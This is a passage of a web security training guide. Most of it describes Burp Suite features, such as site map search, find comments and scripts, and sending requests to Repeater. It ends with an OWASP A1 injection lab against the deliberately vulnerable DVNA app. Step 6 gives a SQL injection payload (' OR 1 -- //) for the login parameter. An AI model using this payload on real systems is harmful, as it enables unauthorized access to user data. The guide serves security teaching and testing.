
2. To add a comment against a request, right-click on the chosen request and select "**Add comment**" from the context menu.



Sending items to other Burp Tools

If you wish to analyze a chosen request further, you may do so by sending the request to Burp's Repeater, Intruder or any other tool within Burp.


1. Select a request and right-click on it to open the context menu.




2. Choose the right option depending on where you want to send the selected request / response to.

Searching Branches of Site Map

1. In the "Target" >"Site map" tab, select a branch and right-click to open the context menu.
2. Select "Engagement tools" > "Search" option from the context menu.




3. Search for a keyword to identify HTTP requests or responses that contain the search term.




Find Comments and Scripts

1. In the "Target" >"Site map" tab, select a branch and right-click to open the context menu.
2. Select "Engagement tools" > "Find comments" or "Find scripts" option from the context menu.




3. Select the "Dynamic update" option to allow Burp to dynamically update the results as new HTTP messages are processed by Burp tools.

   - **Comments**:




   - **Scripts**:




Find References

1. In the "Target" >"Site map" tab, select a branch and right-click to open the context menu.
2. Select "Engagement tools" > "Find references" option from the context menu.



3. The search results window shows responses (from all Burp tools) that link to the selected item.



Note: If you select a host, you will find all references to that host; if you select a folder, you will find all references to items within that folder or deeper.

Input-Based Bugs : OWASP Top 10 2017

A1 - Injection


Injection flaws, such as SQL, OS, and LDAP injection occur when untrusted data is sent to an interpreter as part of a command or query. The attacker's hostile data can trick the interpreter into executing unintended commands or accessing data without proper authorization.

SQL Injection


Identifying a SQL Injection vulnerability

Step 1: Register a user on the DVNA application at `http://<ENTER_IP>:9090/register` and login to the application at `http://<ENTER_IP>:9090/login`


Step 2: Click on Login under `"A1: Injection" > "SQL Injection: User Search"`




Step 3: On the "User Search" page, enter a string and click Enter. Capture the request that is made using Burp Intercept.




Step 4: Send the intercepted request to Burp Repeater(CTRL+R) and navigate to repeater(CTRL+SHIFT+R)



Step 5: In the POST request in Repeater, modify the login parameter in POST body to a single quote(`'`) and forward the request. Notice that the application generates an "Internal Error"



Step 6: In the POST request in Repeater, modify the login parameter in POST body to `' OR 1 -- //` and forward the request. Notice that the application returns a user name and ID

